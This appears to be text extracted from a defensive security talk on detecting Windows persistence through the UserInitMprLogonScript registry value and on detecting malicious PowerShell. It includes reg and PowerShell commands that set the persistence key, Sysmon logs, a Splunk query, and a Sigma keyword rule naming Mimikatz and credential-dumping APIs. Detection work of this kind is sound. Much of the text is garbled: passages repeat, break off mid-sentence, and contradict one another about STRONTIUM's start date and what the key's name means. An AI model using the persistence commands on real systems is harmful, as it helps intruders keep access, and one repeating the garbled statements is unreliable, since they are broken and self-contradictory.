- JHUHUGIT has registered a Windows shell script under the Registry key `HKCU\Environment\UserInitMprLogonScript` to establish persistence.^[4]

Navigation: Main page, Help, Contribute, References, Using the API, Contact us, Terms of Use, Tactics (Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Exfiltration, Command and Control), Techniques (Technique M, All Technique, Windows, Linux, macOS), Groups (All Groups), Software (All Software).

APT group named “Cuddly Panda Bears” 😊





Beyond good ol' Run key, Part 18

November 14, 2014 in [Autostart \(Persistence\)](#), [Compromise Detection](#), [Forensic Analysis](#)

If you hear legitimate & legacy in the same sentence then it is – most likely – not a good news.

The not-so-known persistence mechanisms that have a reason to be there are quite interesting, because they are often obscure and long forgotten. And while left unknown to a general public they may be still heavily utilized for legitimate purposes even if just by a niche group of people.

Maybe that's why the mechanism I am going to describe survived such a long journey from Windows NT to Windows 10 Preview...

I am talking about Logon Scripts.



Adam

@Hexacorn Follows you

ROI-oriented DFIR/RCE&security research for fun. Follow my priv blog about expat/travel @pickie_piggie + my wife's art/writing blog @MariNomadie

hexacorn.com/blog/



Beyond good ol' Run key, Part 18


November 14, 2014 in [Autostart \(Persistence\)](#), [Compromise Detection](#), [Forensic Analysis](#)

There is not much online about their internals. The best I could find was this [post](#):

Logon scripts (both GPO and user) are actually handled by USERINIT.EXE. If I recall correctly, the user logon script is handled by the same instance of USERINIT.EXE that starts the desktop instance of EXPLORER.EXE (i.e. the one that would be spawned from gina!WlxActivateUserShell), whereas the domain GPO scripts are executed by separate instances of USERINIT.EXE which are requested to be spawned by WINLOGON.EXE via gina!WlxStartApplication.

The easy way to screw up the execution of these login scripts (i.e. works fine with MSGINA so I know the configuration is right, but with my replacement GINA installed they no longer run) would be to miss including the expected environment variables that WINLOGON was trying to impart to the spawned instances of USERINIT.EXE, since its via environment variables that the intention for USERINIT.EXE to run a particular script is communicated.

Logon scripts (both GPO and user) are actually handled by USERINIT.EXE.
starts the desktop instance of EXPLORER.EXE



Adam

@Hexacorn Follows you

ROI-oriented DFIR/RCE&security research for fun. Follow my priv blog about expat/travel @pickie_piggie + my wife's art/writing blog @MariNomadie

hexacorn.com/blog/



Beyond good ol' Run key, Part 18

November 14, 2014 in Autostart (Persistence), Compromise Detection, Forensic Analysis

There is not much online about their internals. The best I could find was this post:

Logon scripts (both GPO and user) are actually handled by USERINIT.EXE. If I recall correctly, the user logon script is handled by the same instance of USERINIT.EXE that starts the desktop instance of EXPLORER.EXE (i.e. the one that would be spawned from gina!WlxActivateUserShell), whereas the domain GPO scripts are executed by separate instances of USERINIT.EXE which are requested. There are 3 environment variables the mechanism relies on:

- A pair of UserInitLogonServer & UserInitLogonScript identifying where to run script from; first one identifies the server, the second location
 - UserInitMprLogonScript – this one is a simple path to a script; there may be more than one; MPR stands for Multiple Provider Router
- That's it.

Setting up the HKEY_CURRENT_USER\Environment variables and dropping scripts in an appropriate location is enough to pull this off.



Adam

@Hexacorn Follows you

ROI-oriented DFIR/RCE&security research for fun. Follow my priv blog about expat/travel @pickie_piggie + my wife's art/writing blog @MariNomadie

hexacorn.com/blog/



Beyond good ol' Run key, Part 18

November 14, 2014 in Autostart (Persistence), Compromise Detection, Forensic Analysis

There is not much online about the `UserInitMprLogonScript` setting. The best I could find was this post:

To test the `UserInitMprLogonScript` setting:

Logon scripts (both GPO and user logon script is handled by

instance of `EXPLORER.EXE`

whereas the domain GPO script requires. There are 3 environments

The `UserInitMprLogonScript` identifies the server to connect to. `UserInitMprLogonScript` stands for Multiple User Environment. That's it.

Setting up the `HKEY_CURRENT_USER\Environment` location is enough to p


- Save the following file as `c:\test\UserInitMprLogonScriptlog.bat`

```
@echo off
@echo # 'UserInitMprLogonScript'
@if exist c:\test\UserInitMprLogonScript.log @del c:\test\UserInitMprLogonScript.log
@echo UserInitMprLogonScript executed !> c:\test\UserInitMprLogonScript.log
@pause
```

- Add the following Registry Entry

Windows Registry Editor Version 5.00

```
[HKEY_CURRENT_USER\Environment]
"UserInitMprLogonScript"="c:\\test\\UserInitMprLogonScript.bat"
```



Adam

@Hexacorn Follows you

ROI-oriented DFIR/RCE&security research for fun. Follow my priv blog about expat/travel @pickie_piggie + my wife's art/writing blog @MariNomadie

hexacorn.com/blog/

STRONTIUM: A profile of a persistent and motivated adversary

A research team at the Microsoft Malware Protection Center (MMPC) proactively monitors the threat landscape for emerging threats. Part of this job involves keeping tabs on targeted attack groups, which are often the first ones to introduce new exploits and techniques that are later used widely by other attackers. One such group, which Microsoft has code-named STRONTIUM, is of particular interest because of its aggressive, persistent tactics and techniques and its repeated use of new tools.

Adversary profile

Microsoft has been active since at least 2007. Whereas most modern untargeted malware is ultimately profit-oriented, STRONTIUM mainly seeks sensitive information. Its primary institutional targets have included government bodies, diplomatic institutions, and military forces and installations in NATO member states and certain Eastern European countries. Additional targets have included journalists, political advisors, and organizations associated with political activism in central Asia. STRONTIUM is Microsoft's code name for this group, following its internal practice of assigning chemical element names to activity groups; other researchers have used code names such as APT28,¹ Sednit,² Sofacy,³ and Fancy Bear as labels for a group or groups that have displayed

STRONTIUM has been active since at least 2007. Whereas most modern untargeted malware is ultimately profit-oriented, STRONTIUM mainly seeks sensitive information. Its primary institutional targets have included government bodies, diplomatic institutions, and military forces and installations in NATO member states and certain Eastern European countries. Additional targets have included journalists, political advisors, and organizations associated with political activism in central Asia. STRONTIUM is Microsoft's code name for this group, following its internal practice of assigning chemical element names to activity groups; other researchers have used code names such as APT28,¹ Sednit,² Sofacy,³ and Fancy Bear as labels for a group or groups that have displayed



STRONTIUM: A profile of persistent and motivated adversary

A research team at the Microsoft Malware Protection Center proactively monitors the threat landscape for emerging threats. This involves keeping tabs on targeted attack groups, which are used to introduce new exploits and techniques that are later used by attackers. One such group, which Microsoft has code-named STRONTIUM, has been active since 2011 and is of particular interest because of its aggressive, persistent tactics and its repeated use of new techniques. The group is believed to be sharing some of the information it has gathered in the hope that it will raise awareness and encourage organizations to take immediate action to significantly reduce the risk of being targeted.

Adversary profile

STRONTIUM has been active since 2011 and is believed to be targeting untargeted malware is ultimately aimed at sensitive information. Its primary targets include government bodies, diplomatic institutions, member states and certain European countries. STRONTIUM has included journalists, political activists in central Asia. STRONTIUM has been active since 2011 following its internal practice of using a variety of attack groups; other researchers have identified *Sofacy*,³ and *Fancy Bear* as late

Figure 8. Command & control configuration locations used by STRONTIUM

Format	Path
Registry	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\<path>
File (Windows XP)	%ALLUSERSPROFILE%\msd
File (other Windows)	%PROGRAMDATA%\msd

STRONTIUM ensures that its backdoor will run every time the computer starts by creating autostart extensibility point (ASEP) registry entries and shortcuts, which differ depending on what the attacker has chosen for the victim and which backdoor variant is used. (See "Advanced Malware Cleaning Techniques for the IT Professional" on page 96 of *Microsoft Security Intelligence Report, Volume 11 (January–June 2011)*, available from the Microsoft Download Center, for guidance on using Sysinternals tools to monitor ASEPs for signs of malware infection.) The most common ASEPs used by STRONTIUM for its malware include the following:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellServiceObjectDelayLoad\
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\
- HKEY_CURRENT_USER\Environment\UserInitMprLogonScript = <batch file>
- %ALLUSERSPROFILE%\Application Data\Microsoft\Internet Explorer\Quick Launch\



Idea for detection

- Search for child processes of “**userinit.exe**”
- Exclude “**explorer.exe**” (normal)
- Exclude logon scripts (after baselining & vetting)
- Possibly a small number of other legitimate executables, but feasible to enumerate and filter out
- Search for **ProcessCreate** or **RegistryEvents** with the registry key name “**UserInitMprLogonScript**”

```

1 sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
2   ( ProcessCreate userinit.exe ) OR ( ProcessCreate OR RegistryEvent UserInitMprLogonScript )
3 | search (ParentImage="*\userinit.exe" Image!="*\explorer.exe"
4
5
6
7   CommandLine!="*\netlogon\netlogon.bat*") OR
8   UserInitMprLogonScript
9 | stats values(CommandLine) dc(ComputerName) AS DC_host count by ParentImage Image

```

Sysmon

ParentImage	Image	values(CommandLine)	DC_host	count
C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	REG ADD HKCU\Environment /v UserInitMprLogonScript /t REG_SZ /d "notepad.exe C:\Users\...\Desktop\UserInitMprLogonScript.txt" reg query HKCU\Environment /v UserInitMprLogonScript reg query HKCU\Environment\UserInitMprLogonScript	2	4
C:\Windows\System32\userinit.exe	C:\Windows\System32\notepad.exe	notepad.exe notepad.exe C:\Users\...\Desktop\UserInitMprLogonScript.txt	3	4
C:\Windows\explorer.exe	C:\Windows\System32\notepad.exe	"C:\WINDOWS\system32\notepad.exe" C:\Users\...\Desktop\userinitMprLogonScript_notepad_reg.txt	1	2

```
C:\Users\ >powershell -c "New-ItemProperty -Path \"HKCU:\Environment\" -Name \"UserInitMprLogonScript\"  
-PropertyType \"String\" -Value \"notepad.exe C:\Users\ \Desktop\UserInitMprLogonScript.txt\" "
```

```
UserInitMprLogonScript : notepad.exe C:\Users\ \Desktop\UserInitMprLogonScript.txt  
PSPPath                : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Environment  
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER  
PSCildName              : Environment  
PSDrive                 : HKCU  
PSPProvider            : Microsoft.PowerShell.Core\Registry
```

Process Create:

UtcTime: 2018-12-03 10:47:03.483

ProcessGuid: {5C2FA88C-09A7-5C05-0100-00107366B835}

ProcessId: 25572

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

FileVersion: 10.0.17134.1 (WinBuild.160101.0800)

Description: Windows PowerShell

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

CommandLine: powershell -c "New-ItemProperty -Path \"HKCU:\Environment\" -Name \"UserInitMprLogonScript\" -PropertyType \"String\" -Value \"notepad.exe
C:\Users\ \Desktop\UserInitMprLogonScript.txt\" "

CurrentDirectory: C:\Users\ \

User:

LogonGuid: {5C2FA88C-7613-5BFE-0000-0020F40DE301}

LogonId: 0x1E30DF4

TerminalSessionId: 2

IntegrityLevel: Medium

Hashes: MD5=95000560239032BC68B4C2FDFCDEF913,IMPHASH=741776AACFC5B71FF59832DCDCACE0F

ParentProcessGuid: {5C2FA88C-0073-5C05-0100-00104C05DF33}

ParentProcessId: 8084

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"

Sysmon


```
Start time: 20181203114703
Username: ██████████
RunAs User ██████████
Configuration Name:
Machine: ██████████ (Microsoft Windows NT 10.0.17134.0)
Host Application: powershell -c New-ItemProperty -Path "HKCU:\Environment" -Name "UserInitMprLogonScript" -PropertyType "String" -Value
"notepad.exe C:\Users\██████████\Desktop\UserInitMprLogonScript.txt"
Process ID: 25572
PSVersion: 5.1.17134.407
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.407
BuildVersion: 10.0.17134.407
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
```

```
***** Command start time: 20181203114703
*****
PS>New-ItemProperty -Path "HKCU:\Environment" -Name "UserInitMprLogonScript" -PropertyType "String" -Value "notepad.exe
C:\Users\██████████\Desktop\UserInitMprLogonScript.txt"
UserInitMprLogonScript : notepad.exe C:\Users\██████████\Desktop\UserInitMprLogonScript.txt
PSPath                  : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Environment
PSParentPath            : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER
PSChildName             : Environment
PSDrive                 : HKCU
PSProvider              : Microsoft.PowerShell.Core\Registry
*****
```

Outline

- Introduction
- 3rd of 3 techniques from MITRE ATT&CK

PowerShell Technique	
ID	T1086
Tactic	Execution
Platform	Windows
Permissions Required	User, Administrator
Data Sources	Windows Registry, File monitoring, Process command-line parameters, Process monitoring
Supports Remote	Yes

PowerShell (execution)

ATT&CK™
Adversarial Tactics, Techniques
& Common Knowledge

Page: Discussion | Read | View form | View history | Search enterprise

PowerShell

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system.^[1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

Administrator permissions are required to use PowerShell to connect to remote systems.

A number of PowerShell-based offensive testing tools are available, including Empire,^[2] Powersploit,^[3] and PSAttack.^[4]

PowerShell Technique	
ID	T1086
Tactic	Execution
Platform	Windows
Permissions Required	User, Administrator
Data Sources	Windows Registry, File monitoring, Process command-line parameters, Process monitoring
Supports	Yes

Examples

- **APT29** has used encoded PowerShell scripts uploaded to CozyCar installations to download and run PowerShell scripts to evade defenses.^[6]
- **APT3** has used PowerShell on victim systems to download and run payloads after exploitation.^[7]
- **APT32** has used PowerShell-based tools and shellcode loaders for execution.^[8]
- **APT34** has used PowerShell scripts for execution.^[9]
- **BRONZE BUTLER** has used PowerShell for execution.^[10]

Contents [hide]

- 1 Examples
- 2 Mitigation
- 3 Detection
- 4 References

Examples

- **APT29** has used encoded PowerShell scripts to e
- **APT3** has used Power
- **APT32** has used Powe
- **APT34** has used Powe
- **BRONZE BUTLER** has used PowerShell for execution.^[10]

Main page
Help
Contribute
References
Using the API
Contact us
Terms of Use

Tactics

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Exfiltration
- Command and Control

Techniques

- Technique Matrix
- All Techniques
- Windows
- Linux
- macOS

Groups

- All Groups

Software

PowerShell (execution)

The image shows a screenshot of the ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) wiki page for the technique T1086, PowerShell (execution). The browser address bar shows the URL <https://attack.mitre.org/wiki/Technique/T1086>. The page title is "PowerShell (execution)". The left sidebar contains navigation links for "Main page", "Help", "Contribute", "References", "Using the API", "Contact us", and "Terms of Use". Below these are "Tactics" (Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Exfiltration, Command and Control) and "Techniques" (Technique Matrix, All Techniques, Windows, Linux, macOS). At the bottom of the sidebar are "Groups" (All Groups) and "Software". The main content area has a "Page" dropdown set to "Discussion" and a search bar. Below the search bar is a "Last 5 Pages Viewed:" section. The main heading is "PowerShell Examples". The text describes PowerShell as a Windows operating system tool that can be used locally or on a remote system. It notes that PowerShell may be executed from a command prompt or an Administrator PowerShell console. A number of PowerShell scripts are listed, including those used by APT29, APT3, APT32, APT34, BRONZE BUTLER, CopyKittens, Deep Panda, Dragonfly, FIN10, FIN6, FIN7, FIN8, Leviathan, Magic Hound, MuddyWater, and an OilRig macro. A "Contents" section lists: 1 Examples, 2 Mitigation, 3 Detection, 4 References. A "Examples" section lists: APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke.^[5] APT29 also used PowerShell scripts to evade defenses.^[6] APT3 has used PowerShell on victim systems to download and run payloads after exploitation.^[7] APT32 has used PowerShell-based tools and shellcode loaders for execution.^[8] APT34 has used PowerShell scripts for execution.^[9] BRONZE BUTLER has used PowerShell for execution.^[10] CopyKittens has used PowerShell Empire.^[11] Deep Panda has used PowerShell scripts to download and execute programs in memory, without writing to disk.^[12] Dragonfly has used PowerShell.^{[13][14]} FIN10 uses PowerShell for execution as well as PowerShell Empire to establish persistence.^{[15][2]} FIN6 has used a Metasploit PowerShell module to download and execute shellcode and to set up a local listener.^[16] FIN7 uses a PowerShell script to launch shellcode that retrieves an additional payload.^{[17][18]} FIN8's malicious spearphishing payloads are executed as PowerShell.^{[19][20]} FIN8 has also used PowerShell during Lateral Movement and Credential Access.^[20] Leviathan has used PowerShell for execution.^{[21][22]} Magic Hound has used PowerShell for execution.^[23] MuddyWater has used PowerShell for execution.^[24] A OilRig macro has run a PowerShell command to decode file contents.^[25] BRONZE BUTLER has used PowerShell for execution.^[10]

APT group named "Magic Hound"



https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

PowerShell Team Blog

Automating the world one-liner at a time...

PowerShell ♥ the Blue Team

June 9, 2015 by PowerShell Team // 21 Comments



Share 45

0

0

(Warning: Long blog post ahead! If you'd like to read (or share) this as a whitepaper, you can download it here: "Scripting Security and Protection Advances in Windows 10").

https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html



Solutions

Services

Partners

Greater Visibility Through PowerShell Logging

February 11, 2016 | by Matthew Dunwoody | Vulnerabilities

UPDATE (Feb. 29): This post has been updated with new configuration recommendations due to the Feb. 24 rerelease of PowerShell 5, and now includes a link to a parsing script that users may find valuable.

https://adsecurity.org/?p=2843

APR 24

BSides Charm Presentation Posted: PowerShell Security: Defending the Enterprise from the Latest Attack Platform

By Sean Metcalf in Microsoft Security, PowerShell, Security Conference Presentation/Video

This was my second year speaking at BSides Charm in Baltimore. Last year I spoke about Active Directory attack & defense and it was my first time speaking at a conference. 😊

The presentation slides for my talk "PowerShell Security: Defending the Enterprise from the Latest Attack Platform" are now on the [Presentations tab here on ADSecurity.org](#). The talk for information about video publishing.

[AD Security Presentations](#)

- [BSides Charm \(Baltimore\) 2016 Slides \[PDF\]](#)

PowerShell Security: Defending the Enterprise from the Latest Attack Platform



Sean Metcalf (@Pyrotek3)
sean [at] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Sean Metcalf (@Pyrotek3)

PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
 - .Net Web Client download.
 - Invoke-Expression (and derivatives: “iex”).
 - “EncodedCommand” (“-enc”) & “Bypass”
 - BITS activity.
 - Scheduled Task creation/deletion.
 - PowerShell Remoting (WinRM).
- This is a good start...

Sean Metcalf (@Pyrotek3)

PowerShell Security: Defending the Enterprise from the Latest Attack Platform



Sean Metcalf (@Pyrotek3)
sean[@]TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Sean Metcalf (@Pyrotek3)

PowerShell Security: Defending the Enterprise from the Latest Attack Platform



Sean Metcalf (@Pyrotek3)
sean[@]TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Sean Metcalf (@Pyrotek3)

Offensive PowerShell Detection in PS Logs

- Invoke-TokenManipulation:
 - "TOKEN_IMPERSONATE"
 - "TOKEN_DUPLICATE"
 - "TOKEN_ADJUST_PRIVILEGES"
- Invoke-CredentialInjection:
 - "TOKEN_PRIVILEGES"
 - "GetDelegateForFunctionPointer"
- Invoke-DLLInjection
 - "System.Reflection.AssemblyName"
 - "System.Reflection.Emit.AssemblyBuilderAccess"

Sean Metcalf (@Pyrotek3)

Here's that list of strings...

Offensive PowerShell Detection Cheatsheet

- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- System.Runtime.InteropServices
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- CreateDelegate
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- msvcrt.dll
- ntdll.dll
- secur32.dll
- user32.dll
- AmsiUtils

Sean Metcalf (@Pyrotek3)

PowerShell Security:
Defending the Enterprise from the
Latest Attack Platform




Sean Metcalf (@Pyrotek3)
sean[@]TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Sean Metcalf (@Pyrotek3)

SIGMA rule: Malicious PS keywords

Branch: master [sigma](#) / [rules](#) / [windows](#) / [powershell](#) / [powershell_malicious_keywords.yml](#)

 Neo23x0 Lower case T

3 contributors 

46 lines (45 sloc) | 1.36 KB

Raw Bl

```
1 title: Malicious PowerShell Keywords
2 status: experimental
3 description: Detects keywords from well-known PowerShell exploitation frameworks
4 references:
5   - https://adsecurity.org/?p=2921
6 tags:
7   - attack.execution
8   - attack.t1086
9 author: Sean Metcalf (source), Florian Roth (rule)
10 logsource:
11   product: windows
12   service: powershell
13   description: 'It is recommended to use the new "Script Block Logging" of PowerShell v5 https://adsecu
14 detection:
15   keywords:
16     - AdjustTokenPrivileges
17     - IMAGE_NT_OPTIONAL_HDR64_MAGIC
18     - Management.Automation.RuntimeException
19     - Microsoft.Win32.UnsafeNativeMethods
```

```
15 keywords:
16   - AdjustTokenPrivileges
17   - IMAGE_NT_OPTIONAL_HDR64_MAGIC
18   - Management.Automation.RuntimeException
19   - Microsoft.Win32.UnsafeNativeMethods
20   - ReadProcessMemory.Invoke
21   - Runtime.InteropServices
22   - SE_PRIVILEGE_ENABLED
23   - System.Security.Cryptography
24   - System.Runtime.InteropServices
25   - LSA_UNICODE_STRING
26   - MiniDumpWriteDump
27   - PAGE_EXECUTE_READ
28   - Net.Sockets.SocketFlags
29   - Reflection.Assembly
30   - SECURITY_DELEGATION
31   - TOKEN_ADJUST_PRIVILEGES
32   - TOKEN_ALL_ACCESS
33   - TOKEN_ASSIGN_PRIMARY
34   - TOKEN_DUPLICATE
35   - TOKEN_ELEVATION
36   - TOKEN_IMPERSONATE
37   - TOKEN_INFORMATION_CLASS
38   - TOKEN_PRIVILEGES
39   - TOKEN_QUERY
40   - Metasploit
41   - Mimikatz
42   condition: keywords
43 falsepositives:
44   - Penetration tests
45 level: high
```

“Low FP/high TP” vs. “noisy” events (90 days)

>>> **YMMV !!!** <<< not all strings are created equal 😊


	A	B	C	D
1	PS String	FPE	FPH	TPE
2	PAGE_EXECUTE_READ	0		6
3	IMAGE_NT_OPTIONAL_HDR64_MAGIC	0		4
4	ReadProcessMemory.Invoke	0		3
5	Microsoft.Win32.UnsafeNativeMethods	0		2
6	AmsiUtils	0		1
7	Management.Automation.RuntimeException	0		
8	LSA_UNICODE_STRING	0		
9	MiniDumpWriteDump	0		
10	Net.Sockets.SocketFlags	0		
11	SECURITY_DELEGATION	0		
12	CreateDelegate	0		
13	Metasploit	0		
14	KerberosRequestorSecurityToken	0		
15	LogPipelineExecutionDetails	0		
16	ProtectedEventLogging	0		

	A	B	C	D
1	PS String	FPE	FPH	TPE
17	TOKEN_PRIVILEGES	4	2	4
18	TOKEN_ALL_ACCESS	4	2	
19	TOKEN_ASSIGN_PRIMARY	4	2	
20	TOKEN_DUPLICATE	4	2	
21	TOKEN_IMPERSONATE	4	2	
22	AdjustTokenPrivileges	5		4
23	SE_PRIVILEGE_ENABLED	5		4
24	TOKEN_ADJUST_PRIVILEGES	5		4
25	TOKEN_ELEVATION	15	2	
26	TOKEN_INFORMATION_CLASS	15	2	
27	Security.Cryptography.CryptoStream	16	5	
28	TOKEN_QUERY	18	4	4
29	ScriptBlockLogging	19	3	
30	Advapi32.dll	23	7	2
31	System.Reflection.AssemblyName	115	7	4
32	kernel32.dll	661	70	
33	System.Security.Cryptography	3'865	73	
34	Runtime.InteropServices	13'649	4'555	
35	System.Runtime.InteropServices	13'649	4'555	
36	Reflection.Assembly	14'571	4'407	

Renaming PS.exe (evasion technique?)


← → ↻ 🏠 <https://isc.sans.edu/forums/diary/Maldoc+Duplicating+PowerShell+Prior+to+Use/24254/>

Threat Level: GREEN

 **SANS ISC InfoSec Forums**

Keyword, Domain, Port, IP or Heat

DidierStevens



284 POSTS

ISC HANDLER

Maldoc Duplicating PowerShell Prior to Use



Reader Tor submitted a suspicious email he received today. It has a [Word document](#) attachment, which, no surprise, has VBA macros.


Looking at the VBA code, I noticed that it was concatenating strings together to form an obfuscated PowerShell script. Unfortunately for me, they were concatenated in a different order than the order they appear in the script. Hence I used [ViperMonkey](#) to emulate the VBA code (I had to use Python 64-bit, as Python 32-bit was running out of memory while emulating the VBA code):

SANS ISC

```
INFO calling Function: ofpgmee()
INFO calling Function: Array('umf', 'ir
INFO calling Function: hpzkwb18()
INFO calling Function: Array('oe', '\\
INFO calling Function: otthdyi()
INFO calling Function: Environ('SystemF
INFO ACTION: Environ - params ['SystemF
INFO calling Function: Array('%SYSTEMRO
INFO calling Function: cgwfci()
INFO calling Function: Array('\\ywqrpp
WARNING Variable 'eohq' not found
INFO calling Function: CreateObject('scripting.filesystemobject')
INFO ACTION: CreateObject - params ['scripting.filesystemobject'] - Interesting Function Call
INFO calling Function: CreateFolder('%TEMP%\YOUYN5')
WARNING Function 'CreateFolder' not found
INFO calling Function: CopyFolder('%SYSTEMROOT%\system32\WindowsPowerShell\v1.0', '%TEMP%\YOUYN5\muymi')
WARNING Function 'CopyFolder' not found
INFO calling Function: aaqjl()

WARNING Function 'CreateFolder' not found
INFO calling Function: CopyFolder('%SYSTEMROOT%\system32\WindowsPowerShell\v1.0', '%TEMP%\YOUYN5\muymi')
WARNING Function 'CopyFolder' not found
```

RETEFE Malware sample



Static File Info

General

File type: Composite Document File V2 Document, Little Endian, Os: Windows, Version: 12.0, Number of Characters: 1155240, Create Time/Date: Sun 3/10/2018 10:29:47 AM, Security: 0, Keywords: sed, inventore, voluptas, Last Saved By: Milan Rvhr, Template: Normal, Title: Swiss_Re N293477, Total Editing Time: 01:00, Nur totam quae deserunt porro ex.

Entropy (8bit): 5.819373448801757

- TrID:
